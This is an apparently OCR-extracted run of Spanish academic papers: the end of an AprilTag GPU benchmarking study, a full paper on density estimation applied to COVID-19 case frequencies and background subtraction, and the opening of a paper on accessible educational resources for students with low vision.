Este trabajo validó cuantitativamente el beneficio de utilizar un pipeline de detección de AprilTag acelerado por hardware (GPU) en una plataforma Jetson Orin Nano. Los resultados muestran una mejora de rendimiento de más de **4 veces en throughput** y una reducción de la variación de latencia (jitter) de hasta un **90%**, demostrando la viabilidad y ventaja de la solución de Isaac ROS para aplicaciones de robótica de alto rendimiento.

La comparativa directa proporciona una base sólida para que los desarrolladores tomen decisiones informadas sobre la arquitectura de sus sistemas de percepción.

Como trabajo futuro, se proponen las siguientes líneas:

- **Análisis del Consumo Energético:** Comparar el consumo de energía para evaluar la eficiencia energética (rendimiento por vatio).
- **Evaluación de Exactitud:** Incorporar datasets con ground truth de pose para evaluar si existe alguna diferencia en la precisión de la estimación.

- **Comparación con otros Aceleradores:** Realizar un análisis comparativo utilizando otros backends disponibles en la Jetson, como el PVA (Programmable Vision Accelerator).

References

[1] F. J. Campos Navarro, “Sistema visual con referencia de AprilTags para navegación de un drone,” Informe técnico, CIATEQ, A.C., 2021. [En línea]. Disponible: https://ciateq.repositorioinstitucional.mx/jspui/bitstream/1020/450/1/Sistema%20visual%20con%20referencia%20de%20apriltags.pdf

[2] E. Huerta, A. Mangiaterra, y G. Noguera, GPS: Posicionamiento satelital. UNR Editora, 2005.

[3] N. Jara, J. L. Abad, J. Navarro, y Á. Page, “Validación de los marcadores ArUco para el análisis de movimientos humanos,” en 11º Simposio CEA de Bioingeniería, 2019.

[4] NVIDIA, “Isaac ROS AprilTag Documentation,” Isaac ROS Documentation. [En línea]. Disponible: https://nvidia-isaac-ros.github.io/repositories_and_packages/isaac_ros_apriltag/index.html

[5] NVIDIA, “Isaac ROS Benchmark Documentation,” Isaac ROS Documentation. [En línea]. Disponible: https://nvidia-isaac-ros.github.io/concepts/benchmarking/index.html

[6] E. Olson, “AprilTag: A robust and flexible visual fiducial system,” en Proceedings of the IEEE International Conference on Robotics and Automation (ICRA), 2011.

[7] M. Sánchez Martín, “Reconocimiento de patrones de movimiento con ARToolKit,” Trabajo Fin de Grado, Universidad Politécnica de Madrid, 2016.

[8] NVIDIA, "NVIDIA Isaac ROS R2B Dataset," NVIDIA NGC Catalog, 2023. [En línea]. Disponible: https://catalog.ngc.nvidia.com/orgs/nvidia/teams/isaac/resources/r2bdataset2023?version=3

Estimación de Densidad una tarea de Aprendizaje Automático
Density Estimation: A Machine Learning Task

Daniel Cantón Enríquez [1], Jorge-Luis Pérez-Ramos [1], Selene Ramírez-Rosales [1], Luis-Antonio Díaz-Jiménez [1] and Carlo-Giovanni Cetina-Camacho [1]

[1]Centro de Investigación e Innovación en Ciencias de la Computación y Tecnología Educativa, Facultad de Informática, Universidad Autónoma de Querétaro,
Av. de las Ciencias S/N, Juriquilla, Santiago de Querétaro, Qro., 76230. México
daniel.canton@uaq.mx

Fecha de recepción: 2 de octubre de 2025
Fecha de aceptación: 13 de marzo de 2026

Resumen. La estimación de densidad busca aproximar una función de densidad de probabilidad usando un conjunto de datos. Asimismo, la estimación de parámetros es el proceso de calcular los valores de los parámetros de un modelo de densidad. En este trabajo, se tiene como objetivos el estudio de las técnicas de estimación de densidad. Así como su aplicación en dos casos de uso: (i) un análisis de frecuencias para nuevos casos confirmados de COVID-19 usando una distribución Gumbel; y (ii) el desarrollo de un modelo de substracción de fondo adaptable para la detección de movimiento en un ambiente interior. Los resultados obtenidos demuestran que las técnicas de estimación de densidad pueden ser aplicados en la solución de diferentes problemas. Por último, se proponen diversos trabajos a futuro centrados en tres aspectos principales.

Palabras clave: Análisis de Frecuencias, Inteligencia Artificial, Modelos de Univariados, Modelos Multivariados, Reconocimiento de Patrones.

Summary. Density estimation seeks to approximate a probability density function using a dataset. Parameter estimation is the process of calculating the parameter values of a density model. This work aims to study density estimation techniques and their application in two use cases: (i) a frequency analysis for new confirmed COVID-19 cases using a Gumbel distribution; and (ii) the development of an adaptive background subtraction model for motion detection in an indoor environment. The results obtained demonstrate that density estimation techniques can be applied to solve different problems. Finally, several future projects are proposed, focusing on three main aspects.

Keywords: Artificial Intelligence, Frequency Analysis, Multivariate Models, Pattern Recognition, Univariate Models.

1 Introducción

La Inteligencia Artificial (IA) es un área del conocimiento que comienza a mediados del siglo XX, específicamente entre 1940 a 1950. Los aportes iniciales comenzaron con (1) la cibernética de Rober Wiener, el cual describió el control y la estabilidad en redes eléctricas; (2) la teoría de la información de Claude Shannon para describir señales digitales; y (3) la teoría de la computación de Alan Turing que demostró que cualquier forma de computación podía describirse digitalmente.

Sin embargo, la inversión y el interés en la IA se dispararon en las primeras décadas del siglo XXI, cuando el Aprendizaje Automático (AA) se aplicó con éxito a muchos problemas en el sector académico y la industria debido al desarrollo de nuevos modelos matemáticos, la aplicación de hardware potente y a la recopilación de inmensos conjuntos de datos. AA trata de diseñar algoritmos que extraen automáticamente información valiosa de los datos [1]. El énfasis en "automático", es que, el AA se preocupa por las metodologías de propósito general que se pueden aplicar a muchos conjuntos de datos, mientras se genera algo que sea significativo.

Existen tres conceptos que están en el centro del AA: (*i*) datos, (*ii*) un modelo y (*iii*) aprendizaje. Dado que el AA está impulsado por datos, (*i*) los datos son el núcleo del AA. El objetivo del AA es diseñar metodologías de propósito general para detectar patrones útiles de los datos, de forma ideal sin mucha experiencia en un dominio específico [2]. Por ejemplo, dado un gran corpus de documentos, los métodos de AA se pueden usar para encontrar de forma automática temas relevantes, tales como, resumen, ontología, relaciones, entre otros [3]. Para lograr este objetivo, se diseñan (*ii*) modelos que normalmente están relacionados con el proceso que genera datos, de forma similar al modelo del conjunto de datos que se proporciona. De acuerdo con [4], el objetivo es encontrar buenos modelos que generalicen bien datos aún no vistos, que puedan ser útiles en el futuro. Por último, el (*iii*) el

aprendizaje se puede entender como una forma de aprendizaje para encontrar de forma automática patrones y/o estructuras en los datos mediane la optimización de los parámetros del modelo.

Desde otra perspectiva, el AA es un subconjunto de algoritmos dentro del campo de investigación de la IA. Sin embargo, existen un amplio número de métodos y técnicas utilizadas en AA. Tradicionalmente, el AA se puede dividir en tres categorías, que corresponden con el paradigma de aprendizaje. El primero tipo es el aprendizaje supervisado o predictivo, donde el objetivo es aprender una correspondencia de las entradas $\boldsymbol{x}$ a las salidas y, dado un conjunto etiquetado de pares entradas-salidas $D = \{\boldsymbol{x}_i, y_i\}_{i=1}^{N}$; donde D es el conjunto de entrenamiento y N es el número de ejemplos de entrenamiento. El segundo tipo de aprendizaje es el no supervisado o descriptivo. Aquí solo se tiene las entradas $D = \{\boldsymbol{x}_i\}_{i=1}^{N}$ y el objetivo es encontrar las estructuras o patrones interesantes en los datos. Esto también es conocido como descubrimiento de conocimiento. Este es un problema mucho menos definido, ya que no se conoce que patrón buscar y no hay métrica de comparación como en el aprendizaje supervisado. Por último, hay un tercer tipo de aprendizaje, conocido como aprendizaje por refuerzo, en el que un agente interactúa secuencialmente en un entorno inicialmente desconocido, pero en el que aprende cómo actuar o comportarse cuando se le dan señales ocasionales de recompensa o castigo.

Por otro lado, los algoritmos de AA se pueden dividir de acuerdo con el problema que se busca resolver. En la Figura 1, se muestran las principales tareas dentro del AA, las cuales pueden variar de acuerdo con los distintos autores. Por ejemplo, [2] solo reconocen cuatro de las seis tareas descritas en la Figura 1, excepto agrupamiento y causalidad. En contraste [1], reconoce todas las tareas descritas, excepto causalidad. Si bien, el problema de asumir o determinar una relación causa-efecto, no es un problema reciente [5].



Figura 1. Tareas dentro del aprendizaje automático de acuerdo con el tipo de aprendizaje.

Como se ha revisado, el AA en un campo de investigación extenso, tanto como, por el enfoque de aprendizaje, la problemática a resolver (tareas) y la amplia variedad de aplicaciones en que se pueden trabajar. Esta investigación tiene como objetivos (i) estudiar la tarea de estimación de densidad dentro del AA. Esta investigación tiene como objetivos i) estudiar la tarea de estimación de densidad dentro del AA. Así mismo, se ii) describen dos aplicaciones de estimación de densidad: (a) un análisis de frecuencias aplicado a casos de Covid-19 y (b) un modelo de fondo para la detección de movimiento.

2 Estado del arte

Estimación de densidad: La estimación de densidad es el problema de aproximar la Función de Densidad de Probabilidad (FDP) utilizando un conjunto de datos X. Concretamente, si se observa $x_1, x_2, \ldots, x_n$, entonces se recupera la FDP subyacente que genera X. En la Figura 2, se muestra la topología de las técnicas de estimación de densidad. Así mismo, en el ajuste de una FDP existen dos enfoques principales: *(i)* paramétrico y *(ii)* no paramétrico. La ventaja de los *(a-i)* métodos paramétricos unimodales es su simplicidad teórica, que permite modelar los datos con una baja complejidad computacional. No obstante, [6] mencionan que la forma local de una FDP puede ser atípica, compleja o multimodal debido a la naturaleza estocástica de la mayoría de los fenómenos estudiados. Sin embargo, una mezcla de distribuciones paramétricas que considere múltiples modas puede modelar estos retos durante un horizonte de tiempo que sea estacionario. Las mezclas de distribuciones paramétricas más utilizadas son las basadas en Weibull [7-8] y Gaussiana [9-10]. Por otro lado, los *(a-ii)* métodos de distribución no paramétricos, no asumen una estructura previa en los datos. Un método clásico de este tipo es el histograma, el cual tiene como desventaja definir el número de particiones. Por otro lado, en la literatura el método *Kernel Density Estimation* (KDE) ha sido utilizado principalmente con las funciones núcleo: Gaussiana [5-6, 11-12] y Epanechnikov [13]. No obstante, para ambos enfoques se necesita la estimación de los parámetros que ajustan a una FDP. Si bien, los métodos no paramétricos, como KDE, no necesitan estimar los parámetros de su función núcleo. Si es necesario optimizar el ancho de banda que permite ajustar una FDP a la distribución teórica de los datos.

Estimación de parámetros: La estimación de parámetros que ajustan a una FDP representa un nuevo reto. En la revisión de la literatura, los principales métodos en la estimación de parámetros han sido: *Maximum Likelihood Estimation* (MLE) [7, 12, 14] y *Expectation-Maximization* (EM) en sus diferentes variantes [15-17]. La tarea principal en la estimación de parámetros es maximizar el valor esperado de los datos que pertenecen a una variable compleja. Por lo tanto, la estimación de parámetros es esencialmente un problema de optimización. En consecuencia, se han propuesto técnicas de búsqueda estocásticas para encontrar los parámetros que ajustan a una FDP [8].




Figura 2. Topología de la tarea de estimación densidad.

3 Materiales y métodos

3.1 Análisis de frecuencias

Un análisis de frecuencias teórico significa ajustar una serie de datos a una Función de Distribución Acumulada (FDA), que representa la probabilidad de ocurrencia de una variable aleatoria. Este procedimiento deberá aplicarse cuando se desee conocer un evento asociado a un período de retorno mayor que la longitud máxima de los datos registrados; por eso se llama teórica porque no es posible estimar el evento usando una tabla de frecuencia empírica. Existen varias FDA, las más utilizadas son las monovariadas monomodales, en especial las distribuciones de valores extremos. También, se utilizan las FDA multivariadas, es decir, pueden tener en cuenta dos o tres conjuntos de datos. Para los datos diarios de Covid-19, se propone utilizar la distribución Gumbel [18]. También, conocida como distribución de valores extremos tipo I. Donde su FDA se describe en la Ecuación 1.

$$F(x) = e^{-e^{-\alpha(x-\beta)}} \tag{1}$$

Donde la Ecuación 2 es

$$\alpha = \frac{1.2825}{s}; \qquad \beta = \bar{x} - 0.45s \tag{2}$$

Donde s es la desviación estándar, $\bar{x}$ es la media, α es el parámetro de escala y β es el parámetro de forma. Luego, para igualar la FDP del periodo de retorno $P = 1 - \frac{1}{T}$ con la FDA se tiene la Ecuación 3.

$$F(X) = \int_0^X f(X)dX = P(x \leq X) = 1 - \frac{1}{T} \tag{3}$$

Resolviendo x se tiene la Ecuación 4.

$$x = \beta - \frac{1}{\alpha}\left[ln\left(ln\left(\frac{T}{T-1}\right)\right)\right] \tag{4}$$

3.2 Modelo de fondo

En este caso de uso se utiliza un modelo substracción de fondo basado en la aproximación a una de gaussiana. Esta aproximación modela a cada píxel como una distribución gaussiana, si la intensidad del píxel no se puede modelar por la FDP, se asume que corresponde a un objeto detectado. Los parámetros de cada componente se inicializan: μ con el valor de la primera imagen y σ con un valor preestablecido. Debido al cambio continuo de la variación en la iluminación el modelo estimado es válido por un corto periodo de tiempo. Para lograr un modelo que se adapte a las variaciones de luz, los parámetros de la (μ_1, σ_1) para cada píxel son actualizados. De acuerdo con Jiménez y otros [19], los parámetros se pueden estimar mediante una versión recursiva de EM, que se define con las Ecuaciones (5) y (6).

$$\mu_{k+1} = \rho\mu_k + (1-\rho)x_k \tag{5}$$

$$\sigma^2{}_{k+1} = \rho\sigma^2{}_t + (1-\rho)(x_k - \mu_{k+1})^2 \tag{6}$$

donde $\rho \in [0,1]$, representa el factor de convergencia o la tasa de actualización del modelo. Con los parámetros estimados, se puede definir un criterio de pertenencia, que permita determinar si un píxel corresponde al fondo o a un movimiento. Este criterio está definido por la distancia normalizada, véase Ecuación (7).

$$B = \begin{cases} 1, & si(x_t - \mu)^2 > \beta\sigma^2 \\ 0, & en\ otro\ caso \end{cases} \tag{7}$$

4 Resultados experimentales

En esta sección, se muestran los resultados de los dos casos de uso desarrollados. Tanto en el análisis de frecuencias como en el modelo de fondo se busca aproximar un FDP de tipo monovariado monomodal. Los datos utilizados para los casos diarios de COVID-19 fueron descargados del repositorio de la Universidad Johns Hopkins. Por otro lado, la secuencia de imágenes utilizada fue tomada de [20], que contiene 1,700 imágenes de una resolución 320x240 píxeles. A continuación, se detallan los resultados obtenidos al aplicar cada modelo de densidad.

4.1 Análisis de frecuencias

A nivel mundial, la enfermedad de coronavirus COVID-19 se propagó rápidamente. En ese contexto de aumentos de contagios, es fundamental conocer la probabilidad de que se notifique un número especifico de casos. A continuación, se presentan la probabilidad de incidencia de nuevos casos confirmados en dos países afectados en Latinoamérica: Argentina, México y Brasil. La Tabla 1, muestra la estimación de los parámetros de las distribuciones utilizadas. Este análisis probabilístico proviene del análisis de frecuencia de cada uno de los países, véase las Figuras 3-5.

Tabla 1. Parámetros para el ajuste del modelo Gumbel.

País	N° de datos analizados	Parámetros Gumbel	
		Escala	Forma
Argentina	540	7,448	4,556
México	544	2,498	4,529
Brasil	546	300,052	13,869




Figura 3. Caracterización Gumbel de nuevos casos confirmados diarios en Argentina.




Figura 4. Caracterización Gumbel de nuevos casos confirmados diarios en México.




Figura 5. Caracterización Gumbel de nuevos casos confirmados diarios en Brasil.

4.2 Modelo de fondo

Los resultados muestran que la substracción del fondo y la detección de movimiento es obtenida correctamente. Por lo tanto, una secuencia de imágenes puede ser modelado mediante aproximación por una gaussiana. Este modelo de substracción del fondo tiene un bajo coste computacional. Además, la convergencia del modelo se alcanza en un tiempo razonable y se adapta a los cambios lumínicos del ambiente, así como el ruido de adquisición por parte del sensor, véase Figura 6. Cabe destacar que el único reto en esta secuencia de imágenes se debe al ruido de adquisición del sensor. Por lo tanto, se espera que la substracción de fondo en un ambiente

exterior conlleve a un mayor reto debido a los cambios de iluminación, la sombre de objetos y los movimientos periódicos en el ambiente. Por último, se observa la mejora en la detección del movimiento al aplicar la operación morfológica de apertura, permitiendo descartar los efectos de ruido en la secuencia de imágenes.




Figura 6. Substracción de fondo de una secuencia de imágenes en un escenario interior.

5 Conclusiones y Trabajos Futuros de Investigación

Este trabajo presenta una discusión de una de las tareas principales en el AA, la estimación de densidad. Primero, se revisaron los fundamentos históricos que llevaron al surgimiento del AA. Asimismo, se revisaron los paradigmas de aprendizaje y las tareas en el AA. Luego, se introdujo el concepto de estimación de densidad, así como, la topografía de enfoques y métodos que existen en la revisión de la literatura. Por otro lado, el objetivo de aplicar estos métodos para resolver diferentes problemáticas fue resuelto al presentar dos casos de uso; uno en el área de analítica de datos al realizar un análisis de frecuencias de los casos de COVID-19, y otro en el área de procesamiento de imágenes al desarrollar un modelo de substracción de fondo adaptable.

Cabe mencionar que la tarea de estimación de densidad como parte del paradigma de aprendizaje no supervisado, busca descubrir patrones o estructuras que representen información útil a cada problema a resolver. Por otro lado, la estimación de densidad es muchas veces una etapa previa para otras tareas de AA. Por ejemplo, en el caso del clasificador Bayesiano de tipo continuo, en algunos tipos de modelos gráficos probabilísticos para determinar relaciones causa-efecto, entre otras tareas, tal como, regresión y/o agrupamiento.

Por otro lado, los principales trabajos a futuro se centran en tres aspectos: *i*) desarrollar modelos de densidad de tipo multivariados, especialmente aquellos que trabajan con distintos componentes, conocidos como modelos de copula; *ii*) aplicar técnicas de búsqueda estocásticas, conocidas como algoritmos genéticos, para una mayor cercanía al optimo glocal en la estimación de los parámetros; y *iii*) en modelos de densidad de tipo monovariados multimodales encontrar un criterio que determine el número de componentes que ajustan de forma eficiente la FDP.

Agradecimientos

Los autores agradecen al Centro de Investigación e Innovación en Ciencias de la Computación y Tecnología Educativa (CIICCTE) de la Facultad de Informática de la UAQ por brindar el espacio para llevar a cabo este trabajo.

Referencias

[1] Deisenroth, M. P., Faisal, A. A., & Ong, C. S., Mathematics for Machine Learning. Cambridge University Press, 2020.
[2] Murphy, K. P., Machine Learning: A Probabilistic Perspective. London, England: MIT Press, 2021.

[3] Liu, K., Hogan, W. R., & Crowley, R. S., Natural language processing methods and systems for biomedical ontology learning. Journal of biomedical informatic, 163-179, 2011.
[4] Mitchell, T. M., Machine Learning. McGraw-Hill, 1997.
[5] Pearl, J., Bayesian netwcrks: A model of self-activated memory for evidential reasoning. Irvine, California: UCLA Computer Science Department Technical Report 850021, 1985.
[6] Xu, X., Yan, Z., & Xu, S, Estimating wind speed probability distribution by diffusion-based kernel density method. Electric Power Systems Research, 28-37, 2015.
[7] Gómez-Lázaro, E. B.-M.-G. (2016). Probability density function characterization for aggregated large-scale wind power based on weibull mixtures. Energies.
[8] Borunda, M. R.-V.-R.-S.-E., Long-term estimation of wind power by probabilistic forecast using genetic programming. Energies, 2020.
[9] Zhu, S. Y. (2019). Gaussian mixture model coupled recurrent neural networks for wind speed interval forecast. Energy Conversion and Management.
[10] Liu, Y., Qin, H., Zhang, Z., Pei, S., Jiang, Z., F. Z., & Zhou, J. (2020). Probabilistic spatiotemporal wind speed forecasting based on a variational bayesian deep learning model. Applied Energy.
[11] Jiang, Y., Huang, G., Yang, Q., Yan, Z., & Zhang, C. (2019). A novel probabilistic wind speed prediction approach using real time refined variational model decomposition and conditional kernel density estimation. Energy Conversion and Management, 758-773.
[12] Wang, H., & Zou, B. (2020). Probabilistic computational model for correlated wind speed, solar irradiation, and load using bayesian network. IEEE Access, 653-663.
[13] He, Y., & Li, H. (2018). Probability density forecasting of wind power using quantile regression neural network and kernel density estimation. Energy Conversion and Management, 374-384.
[14] Jiang, W., & Tang, H. (2020). Distribution line parameter estimation considering dynamic operating states with a probabilistic graphical model. International Journal of Electrical Power & Energy Systems, 106-133.
[15] Wahbah, M., Alhussein, O., & El-Fouly, T. Z. (2018). Evaluation of parametric statistical models for wind speed probability density estimation. IEEE Electrical Power and Energy Conference, 1-6.
[16] Canton, D., Perez, J., & Jimenez, H. (2021). Bayesian analysis of geodependencies in wind speed. XVII International Engineering Congress, 1-7.
[17] Ge, F., Ju, Y. Q., & Lin, Y. (2018). Parameter estimation of a gaussian mixture model for wind power forecast error by riemann l-bfgs optimization. IEEE Access, 92-99.
[18] Canton-Enriquez, D., Niembro-Ceceña, J. A., Mandujano, M. M., Alarcon, D., Guerrero, J. A., Garcia, I. G., ... & Gutierrez-Lopez, A., Application of probabilistic models for extreme values to the COVID-2019 epidemic daily dataset. Data in Brief, 40, 107783, 2022.
[19] Jiménez-Hernández, H., González-Barbosa, J., & Garcia-Ramírez, T., Detecting Abnormal Vehicular Dynamics at Intersections Based on an Unsupervised Learning Approach and a Stochastic Model. Sensors, 10(8), 7576-7601, 2010.
[20] Wang, Y., Jodoin, P. M., Porikli, F., Konrad, J., Benezeth, Y., & Ishwar, P., CDnet 2014: An expanded change detection benchmark dataset. In Proceedings of the IEEE conference on computer vision and pattern recognition workshops (pp. 387-394), 2014.

Sistema de Recursos Abiertos Accesibles para Estudiantes con Debilidad Visual: Validación de Resultados

System of Accessible Open Resources for Students with Visual Impairments: Validation of Results

Luis David Jiménez Martínez[1], Francisco Javier Álvarez Rodríguez[1] y Teresita de Jesús Álvarez Robles[2]

[1]Centro de Ciencias Básicas, Universidad Autónoma de Aguascalientes, 20131, Aguascalientes, México
[2] Carretera al Sur Km 5.5, Col. Universidad, 23085, La Paz, B.C.S.
[1] {al221273, francisco.alvarez}@edu.uaa.mx
[2] tj.alvarez@uabcs.mx

Fecha de recepción: 3 de octubre de 2025
Fecha de aceptación: 16 de marzo de 2026

Resumen. Este trabajo presenta el diseño, desarrollo y validación de un sistema de recursos educativos abiertos, adaptado para estudiantes con debilidad visual en los niveles de secundaria y bachillerato. El sistema integra una metodología rigurosa para la selección y evaluación de materiales digitales altamente accesibles en formatos de texto, PDF, presentaciones y video, fundamentada en normas internacionales de accesibilidad y recomendaciones específicas para minimizar la fatiga visual. La plataforma está estructurada con una arquitectura modular y jerárquica, permitiendo la gestión eficiente de cursos, módulos y contenidos mediante interfaces accesibles que priorizan la legibilidad y la navegación intuitiva. La validación del sistema se llevó a cabo mediante pruebas de usabilidad observacional y cuestionarios estructurados aplicados a usuarios con debilidad visual, evidenciando altos niveles de satisfacción y facilidad de uso, así como áreas de mejora en la personalización visual y la retroalimentación de la interfaz. Los resultados resaltan la importancia de criterios estrictos en la curación de contenidos y la validación constante con la población objetivo.

Palabras Clave: Recursos educativos, Accesibilidad digital, Educación inclusiva.

Summary. This paper presents the design, development, and validation of a system of open educational resources adapted for students with low vision at the secondary and high school levels. The system incorporates a rigorous methodology for selecting and evaluating highly accessible digital materials—including text, PDF, presentations, and video—grounded in international accessibility standards and specific recommendations for minimizing visual fatigue. The platform features a modular, hierarchical architecture that enables efficient management of courses, modules, and content through accessible interfaces prioritizing readability and intuitive navigation. System validation involved observational usability testing and structured questionnaires administered to users with low vision; results demonstrated high levels of satisfaction and ease of use, while also identifying areas for improvement regarding visual customization and interface feedback. The findings underscore the importance of strict criteria in content curation and continuous validation with the target population.

Keywords: Educational resources, Digital accessibility, Inclusive education.

1 Introducción

El avance de la educación en línea ha transformado el acceso al aprendizaje, abriendo nuevas oportunidades para estudiantes de todos los contextos. Sin embargo, la falta de accesibilidad en plataformas educativas digitales sigue siendo una barrera relevante para quienes presentan debilidad visual. Este grupo de usuarios enfrenta obstáculos específicos al interactuar con contenidos en línea, derivados de formatos inadecuados, bajo contraste, tipografías poco legibles o ausencia de descripciones en recursos multimedia [1]. Tales dificultades limitan la equidad educativa y la autonomía en el aprendizaje, especialmente en niveles de secundaria y bachillerato, donde el contenido curricular se vuelve más complejo y diverso.

En este contexto, se presenta el desarrollo y validación de un sistema de recursos abiertos accesibles, diseñado para integrar principios de accesibilidad digital y ofrecer materiales educativos adaptados a las necesidades de estudiantes con debilidad visual. Este trabajo se centra en la estrategia de selección y evaluación de contenidos altamente accesibles, la estructura técnica de la solución y, especialmente, en la validación empírica mediante pruebas con usuarios. Los resultados evidencian los avances y retos pendientes en la consolidación de entornos de aprendizaje verdaderamente inclusivos, proporcionando una guía replicable para el desarrollo de futuras plataformas educativas abiertas.

2 Marco conceptual

El presente trabajo se fundamenta en conceptos clave que guían el diseño y validación de recursos educativos accesibles, imprescindibles para asegurar una experiencia de aprendizaje efectiva y equitativa en el entorno digital.

Accesibilidad digital: La accesibilidad en entornos web es la cualidad que permite a cualquier persona, independientemente de su condición visual, acceder y utilizar los recursos educativos en igualdad de condiciones [1]. Las pautas internacionales, como las WCAG [2] y el estándar PDF/UA, establecen criterios técnicos para asegurar que el contenido sea perceptible, operable, comprensible y robusto. En la educación, estas directrices no solo son un marco legal, sino un requisito ético que promueve la inclusión y reduce brechas históricas en el acceso al conocimiento.

Diseño universal para el aprendizaje: El diseño universal es una estrategia pedagógica y técnica que busca eliminar la necesidad de adaptaciones individuales, favoreciendo que los materiales y entornos educativos sean, desde su origen, accesibles para el mayor número de estudiantes posible [3]. En el caso de los usuarios con debilidad visual, implica desde la selección de colores y tipografía hasta la estructuración lógica del contenido y la compatibilidad con tecnologías asistivas. El diseño universal también permite abordar la diversidad presente en el aula, reconociendo que la accesibilidad beneficia a toda la comunidad educativa [4].

Contenidos digitales accesibles: La evolución de los materiales educativos hacia formatos digitales requiere criterios específicos para asegurar su adaptabilidad y usabilidad. El desarrollo de recursos en formatos de texto, PDF, presentaciones y video debe atender a principios de legibilidad, estructura, contraste, navegación y enriquecimiento semántico, así como proveer alternativas y descripciones para los elementos visuales clave [5]. El avance en la creación de contenidos accesibles es central para la democratización del aprendizaje y la permanencia escolar de estudiantes con debilidad visual.

3 Estrategia de Selección y Evaluación de Contenidos

La accesibilidad de los recursos abiertos en la plataforma se logró mediante una estrategia sistemática de selección, adaptación y evaluación rigurosa de materiales digitales, asegurando que solo los contenidos que cumplen con criterios estrictos de accesibilidad sean incorporados para su consulta por los estudiantes. El proceso inicia con la clasificación de los recursos en cuatro formatos principales: texto, PDF, presentaciones y video.

